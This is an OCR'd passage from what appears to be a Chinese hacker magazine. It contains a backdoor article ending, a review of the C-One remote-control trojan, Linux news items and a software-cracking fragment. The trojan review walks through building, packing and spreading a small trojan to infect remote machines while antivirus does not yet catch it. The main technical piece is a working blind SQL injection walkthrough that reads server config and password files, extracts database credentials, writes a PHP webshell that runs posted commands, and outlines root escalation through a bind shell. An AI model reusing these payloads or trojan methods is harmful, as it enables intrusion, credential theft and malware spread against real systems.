通用的后门其实也没什么要注意的，这个后门因为采用反向连接，所以穿透防火墙的能力比以前很多后门的能力强。但正是因为采用反向连接，所以连接的两台机子必须要有一个公网IP。这个是实现连接的前提。内网上怎么连接这里就不讨论了，还有一点要注意，就是用客户机不要开防火墙，不然禁止了反向的连接，就不能连上了。各位怎么用NC进行内网的反向连接，用随意门的方法也是一样，这个大家自己去探索咯！还要说一句哦，本软件为免费软件，请勿将其用于非法用途。由本软件引起的任何后果均由使用者本人承担，软件作者概不承担任何责任。如果你发现的bug，请和我联系，提出一下意见，最好说明使用的环境，同时把winnt\temp\SysEvent.tmp发给我。

【本文讲的随意门RandomDoor V1.0、专用连接工具Random Door已收录在本期光盘】

编后语： 的确，现在要想开一个不为人所知的后门的确是蛮难的。而按作者实现的思路来说，随意门能实现大家梦想的——无端口、无进程，超稳定的后门功能，是非常诱人的。相信大家在使用这个软件的同时，也可以借鉴作者的思路，在实践中利用反推法来达到目的。

只有一个功能的小马 C-One

天涯衰草

我们在各种各样的安全杂志中常常看到介绍各种木马的文章，不过这些文章介绍的木马都以国内的木马为主，比如：黑洞、灰鸽子、PcShare、远程任我行等等，国外的木马却介绍得很少。其实在国外是有很多非常优秀的木马的，无论从功能上，还是从操作的方便程度来讲，一点都不比我们熟悉的这些木马差。今天为大家介绍的这款木马，虽然只有一个远程控制功能（我是第一次遇到啊），但是却支持反弹连接、线程插入等多种木马的最新技术，另外就是生成的服务端程序非常的小巧，非常利于我们运用各种方式来传播木马程序。现在，就让我们请出今天的主角——C-One。

先从网上下载这个全新的木马程序，解压后的文件夹只包括两个文件，分别是木马的客户端程序和一个说明文件。客户端程序通过一个明亮眼睛的图标来预示着C-One能帮助我们"看清楚"远程计算机中的一切。

现在来运行木马的客户端程序（图1），从图中我们可以清楚的看到，客户端程序操作界面的布置还是相当简洁的，并且已经进行了汉化（在此我们都应该好好感谢那些默默无闻的汉化人），这样在操作过程中就会更加方便顺手了。




图1

首先还是来配置服务端程序。点击"服务端"按钮，在弹出的"C-One服务端创建"窗口中进行配置。在"密码"和"确认"选项中输入用于服务端程序，和客户端程序确认连接的密码（这里也可以不用输入，但为了确保我们的肉鸡不丢失，最好还是设置一个）。接着在"DNS"选项后分别输入本地计算机的当前IP地址，和用于数据传输的端口。在"EXE类型"选项中，C-One为用户提供了"标准"和"自我删除"两项。"标准"选项是当服务端程序运行后依然保存在原处，而"自我删除"则是服务端程序在运行后自动删除程序本身，用户可以根据自己的需要设置相应的选项。

另外，C-One还提供了线程插入设置。在"插入进程"选项中，我们可以选择将服务端程序的进程插入到"默认浏览器"，或是"MSN Messenger"中。在"释放文件名称"选项中设置服务端程序在远程计算机中运行后生成的文件名称，在"注册表名称"选项中设置服务端程序利用注册表进行启动的键值（图2）。




图2

相关信息设置完成以后，可以通过"生成服务端（无壳）"和"生成服务端（有壳）"两个按钮来生成无壳的，和通过FSG 2.0进行压缩过的、有壳的服务端程序，它们的大小分别为9kB和5kB。这么小巧的木马服务端，非常利于我们制作网页木马，以及通过远程溢出进行上传等等。

现在我们就可以通过各种各样的方式将木马服务端传播出去，等待远程计算机的上线。当有远程计算机上线以后，就可以进行操作呢。任意的选择一台上线的远程计算机，接着就会在窗口右侧出现远程磁盘的列表，我们可以通过浏览远程磁盘，对远程文件进行下载、删除、运行等操作（图3）。有的朋友可能会问，一个功能的木马对我们有什么用呢？我们知道在入侵网站的时候，常常会用到"一句话的ASP木马"，然后通过它来上传其他功能强大的





图3

ASP木马。所以，我们完全可以将其视为一个超强的"下载者"软件，让它来为我们上传其他强大的木马。

至此，一个功能的木马C-One就为大家介绍到此，感兴趣的朋友赶紧试试吧。现在马上使用的话，还可以享受免杀的时间，机会不容错过，呵呵。

【本文讲的C-One已收录在本期光盘】

编后语： "想要马儿好，又想要马儿不吃草"，这是所有养马人的共同心愿。同样，我们也需要"马儿"功能强大，隐藏性好，又体格小巧便于操作。而C-One除了功能单一了些，却具备了反弹连接、线程插入等技术，就像作者说的那样，我们完全可以将其视为一个超强的"下载者"软件，让它来为我们上传其他强大的木马。



十月是一年中让人兴奋的月份之一，无论是上班族还是学生族，十月的长假总能让我们享受一番。上个月帮一MM调试电脑，看到MM整整500M的旅游照片，心中羡慕得很。暗下决心，等小编我月薪超过8k的那一天，俺月月都出去玩……

话又说回来，玩归玩，心可不能散掉，学业也不能荒废哦。俗话说的“业精于勤，荒于嬉”嘛，爱学习就是好孩子！本期“窗外”内容全面，攻防结合。攻有《LAMP注入全过程》，防有《代理、SMTP服务器的加固》，简单实用。更为小菜们准备了必备基础《用户管理》。

在做完linews后，小编又在考虑着中文man计划，以及中文config计划。若能实现，定会为大家学习linux带来更多的帮助，欢迎有兴趣的朋友来信与我们交流：latteye@gmail.com

十月的窗外秋意初现。虽没有大片大片的黄叶飘落，但也看不到翠绿翠绿的生气。

同样是十月的“窗外”，同样没有黄叶，但却充满生机、突破、灵感！让我们来看看本期linews给我们的惊喜！Google发布操作系统、微软集百家之长、Linux不断进步发布最新的内核……


技术永无止境！

Linews

播报员：企鹅 lala

出人意外！Google版操作系统现身

这是从一消息源获得的Google操作系统的截图。据消息源描述，该系统基于GNU/LINUX，采用HURD/GOOGLE技术内核。据称它将有三种版本：嵌入式、移动版，及商用版。该操作系统基于远程操作系统概念设计，其内核及引导组件将固化于芯片中或者一个2GB的USB KEY中，而所有的应用程序将从Google的服务器上安全下载。而其运行的环境将可能是下一代的主板，一种专门基于Google的集群节点式电脑。而USB设备将使用户能够从USB KEY上启动电脑。而对于第三种，即面向企业级用户来说，将在电脑中内建最小化的操作系统，只有文件管理器，电子表格，文本编辑器，以及Google的电子邮件客户端，浏览器及即时通讯软件等（图1）。



lala：早有人说微软最大的对手并不是linux，而是google。Google继搜索引擎之后便开始了多元化发展：Google地图、Google广告、Google桌面搜索……前不久刚推出了Google Talk。而这次Google制作了基于linux的操作系统，无疑给微软带来了极大的压力。似乎linux的桌面普及也只是时间问题了！

NVClock 0.8抢先下载

NVClock其实就是Linux系统上的Rivatuner软件，支持针对nVIDIA显卡的多种优化设置。

新特性包括：

1. 支持GeforceFX/6/7系列显卡
2. 支持NV4X灌县Modding
3. 支持6200Go笔记本电脑Smatdimmer
4. 支持LM99/MAX6659/F75375S/W83L785R芯片

……………

lala：或许在你在接触*nix时多次质疑linux的游戏性能如何？这则新闻可能会给你答案！其实小编很早就在linux下玩虚幻竞技场2005了。同样硬件配置，在linux下效果比windows好很多，或许是因为OpenGL的高效率吧。好莱坞众多大片，《指环王》、《星球大战2》、《哈利波特》、《史瑞克》和《泰坦尼克》等都有采用linux来工作。

微软Windows将添加Unix功能

微软公司计划把更多的Unix功能引进未来的Windows Server作业系统版本，同时停止开发自家的Services For Unix产品。

往年微软透过Services For Unix（SFU），提供协助企业整合Windows与Unix机器的软体工具。Services For Unix曾经要卖钱，但去年初微软开始把这套工具免费提供给Windows客户。

Windows Server事业部经理Samm DiStasio说，微软不只是把SFU的一些元件加入Windows Server光碟而已。他指出，微软已费了很多工夫，让这些功能与作业系统更紧密地整合。“这不只是捆在一起而已，”他说。

如同SFU的例子，DiStasio指出，微软的目标是对采用Windows与Unix两种设定的客户提供支援，并协助寻求把Unix应用程式移往Windows平台的用户。

lala：取其精华去其糟粕！前人的思想在今天依然需要我们不断学习。谁学的好，谁就是成功者。且不论微软的种种“抄袭”行为正确与否，让我们看看生活在十年间有了多大的变化。希望在良好的环境下竞争、学习，让我们更好的享受生活。更希望当代人的思想超越前人！

Linux发明者推稳定升级版2.6.13Linux内核

Linux内核的下一个稳定的升级版本已经发布了。Linux发明者李纳斯·托沃兹（Linus Torvalds）用电子邮件向Linux内核邮件列表发布了升级版本的Linux内核。

Linux 2.6.13内核是经过对一系列的发布版进行了测试之后才发布的。在测试的过程中，这个内核中发现了一些问题。这个新的内核更新了Linux内核的文件系统事件监视功能。这是一套系统调用功能，能够让用户从当前的内核装载另一个内核。此外，新的Linux内核还改善了用于嵌入式应用程序的Xtensa 指令集架构。

IDC分析师Dan Kusnetzky表示，Linux内核目前在企业应用中运行得很好。现在没有必要修改内核。不过，他们确实使这个操作系统向前发展了。随着内核越来越精细和越来越好，Linux肯定将提高伸缩性和可靠性。但是，对于使用Linux的企业来说，现在的内核已经足够好了。

lala：自从linux 2.6系列内核发布之后，linux的发展速度突飞猛进。而开发者们也在不断的更新着内核。这使得同一版本内核的linux可以在硬件配置差别很大的机器上都有良好效果。这也是linux在企业领域受到青睐的重要原因吧。试想，多年前的老电脑，在你的配置下成为了一台性能优良的防火墙，并且很稳定哦。

LAMP环境下的注入过程

NONE

学前班：LAMP＝Linux+Apache+MySQL+PHP。本文中MySQL版本为3.X。

目标站点：http://www.xxxxx.info

注入点：http://www.xxxxx.info/index.php?show=112

注入方式：POST提交注入数据，避免在日志中留下注入痕迹。

一、探测数据库类型和操作系统等一些参数。

show=112/*!32358%20s*/

得知用的是MYSQL数据库，版本为：3.23.58，刚好俺的LINUX系统升级后的MYSQL也是这个版本。

同时通过提交HEAD数据包得到其WebServer版本为**Apache/2.0.40 (Red Hat Linux)**，从而得知其操作系统为小红帽Linux系统。

通过访问其IP，可以直接访问到这个网站，大致判断这是一台独立主机。

还得知这台主机开放了3306端口，说明可以通过外部连接其MySQL，就差连接的用户和密码了。

二、进攻思路

MySQL3.x的注入并没有4.x以上的版本方便，如果运气不好的话可能不会有什么效果。

因为MySQL只在4.x以上才支持union等子查询语句，所以注入方式也不一样。同时得知当前数据库用户有FILE权限，这个很重要，而且因为是独立主机，所以文件权限设置方面不会那么变态，但不支持子查询只能读，没法控制写的文件的内容。

我的思路是这样的：先读/etc/httpd/conf/httpd.conf这个APACHE的配置文件，从里面读出网站的绝对路径，再根据这个路径读取index.php这个跟数据库操作有关联的文件，从里面得到其include的数据库连接配置文件的路径，再去读这个配置文件，根据关键字找出最终想要的MySQL连接用户名和密码。

三、注入代码及说明

（注：// 后面的文字为注释）

```
//先检查一下FILE权限。
show=112 into outfile '/tmp/a.txt'/*
//该目录可写，不过写了也没什么用，因为没法控制写的内容，不能写已存在的文件。

show=112 and length(load_file('/tmp/a.txt'))>0
//页面正常显示的话证明此文件读取成功，反之则不成功。

show=112 and ord(substring(load_file('/tmp/a.txt'),1,1))>97
//页面正常显示的话说明文件的第一个字母的ASCII值大于97,以下的判断方式差不多就是这个。

//开始读Apache配置文件。

show=112 and instr(load_file('/etc/httpd/conf/httpd.conf'),'DocumentRoot "')
=10043/*
//开始从这个文件中找网站的绝对路径。10043+14之后的路径就是网站的绝对路径，呵呵。

show=112 and substring(load_file('/etc/httpd/conf/httpd.conf'),10057,1)='/'/*
//第一位果然是"/"，证明这条路是对的。下面用ORD把下面的文件读出。当读到双引号则路径读
取结束。

show=112 and ord(substring(load_file('/etc/httpd/conf/httpd.conf'),10058,1))>118/*
show=112 and substring(load_file('/etc/httpd/conf/httpd.conf'),10058,4)='var/'/*
//读四位，看是不是默认路径，这样省一些时间。页面正常显示了，看来有可能是。

show=112 and substring(load_file('/etc/httpd/conf/httpd.conf'),10057,14)='/var/
www/html"'/*
//真是默认路径/var/www/html呀，省事了，呵呵。

show=112 and length(load_file('/var/www/html/index.php'))>0/*
//读取成功。

//先读index.php

show=112 and instr(load_file('/var/www/html/index.php'),'include(')=5/*
//通过搜索得到第5位开始有一个include语句，猜include的下一个字符的位置就是5+8=13。

show=112 and ord(substring(load_file('/var/www/html/index.php'),13,1))=34/*
show=112 and ord(substring(load_file('/var/www/html/index.php'),14,1))=99/*
......
show=112 and ord(substring(load_file('/var/www/html/index.php'),25,1))=41/*
//依次得到的ASCII值为：34 99 111 110 102 105 103 46 112 104 112 34 41。
//转换后的字符为："config.php"。
//这很有可能就是数据库的配置文件，开始读它。

show=112 and instr(load_file('/var/www/html/config.php'),'pass')=67/*
//通过搜索关键字"pass"，从而得到其后面的内容，可能就是密码，得到"pass"的位置是67。
//下一个字符的位置应为67+4。

show=112 and ord(substring(load_file('/var/www/html/config.php'),71,1))>119/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),72,1))>111/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),73,1))>114/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),74,1))>100/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),75,1))>32/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),76,1))>61/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),77,1))>32/*
//得到的结果为"word =" 天呀！多做了这么多无用功："password ="。

show=112 and ord(substring(load_file('/var/www/html/config.php'),78,1))>34/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),79,1))>109/*
```

```
show=112 and ord(substring(load_file('/var/www/html/config.php'),80,1))>97/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),81,1))>120/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),82,1))>51/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),83,1))>53/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),84,1))>51/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),85,1))>52/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),86,1))>55/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),87,1))>54/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),88,1))>34/*
//得到"password = 'max353476'"。

show=112 and substring(load_file('/var/www/html/config.php'),79,9)='max353476'/
*

//验证成功!

show=112 and instr(load_file('/var/www/html/config.php'),'username')=40/*
//该猜用户名了。

show=112 and ord(substring(load_file('/var/www/html/config.php'),50,1))=34/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),51,1))=120/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),52,1))=120/*
show=112 and ord(substring(load_file('/var/www/html/config.php'),53,1))=120/*

show=112 and ord(substring(load_file('/var/www/html/config.php'),59,1))=34/*
//得到"username = 'xxxxuser'"。

show=112 and substring(load_file('/var/www/html/config.php'),51,8)='xxxxuser'/
*

//验证成功!

//看一下这个用户是否有远程连接的权限。
//哈哈,能连。看来运气真的不错呀。居然这个用户有MySQL的最高权限。

//写一个shell到网站目录中,下面是mysql语句:
mysql> create table cmd(str varchar(255));
mysql> insert into cmd values('<?$c=!empty($_POST[\'c\'])?$_POST[\'c\']:\'\';)');
mysql> insert into cmd values('if($c){system($c);exit();}?>');
mysql> select * from cmd into outfile '/var/www/html/faq.php';
```

至此,就在网站根目录写入了一个shell了。

连接方式:**http://www.xxxxx.info/faq.php**

POST:c=ls /var/www/html -l

如果显示目录列表就说明这个shell成功执行了。

四、提升权限

通过读取/etc/passwd文件获得当前系统用户状况。(可以参考本期用户管理文章)

```
mysql> select load_file('/etc/passwd');
root:x:0:0:root:/root:/bin/bash

ghadmin:x:500:500::/home/ghadmin:/bin/bash
xxxxftp:x:501:501::/var/www/html:/sbin/nologin
ghbackup:x:502:502::/home/ghbackup:/bin/bash
xxxxssh:x:503:503::/home/xxxxssh:/bin/bash
```

读出passwd文件,得到几个有效的系统用户,最终以xxxxssh为用户名,刚才得到的密码ssh上去,并溢出直接得到root权限。

提升权限还可以通过刚才的webshell下载一个bind.c,通过gcc编译后绑定一个端口,然后telnet上去,再溢出得到root权限。

当然,这要求系统没有开设防火墙,让我们开的端口能正常连接。并且系统刚好有让我们溢出的漏洞。

结束语:本次攻击能够成功,是因为运气不错。还有,现在大家看到的文章介绍的大部分都是php+mysql4.x以上版本的环境,但是UNIX类系统现在使用最多的还是MySQL3.x的版本,如果按MySQL4.x的方法来注入,当然令人郁闷了:)。

上接第349页

二、制作文件补丁注册机

制作文件补丁注册机就容易多了,我在这里说一个思路,大家可以自行动手操作。




图6

还用绿洲作为例子。注意观察前面的反汇编代码,会发现00494845这个地址为关键跳转,如果我们把0F85改成0F84就完成了注册。现在用UltraEdit-32来进行改动,并保存为一个nohack.exe的破解文件,然后再打开KEYMAKE选择制作文件补丁即可(图8)。

很简单吧,这样就完成了文件补丁的制作,大家都知道生成的补丁程序会自动将原程序修改成破解后的程序,这样就完成了破解。

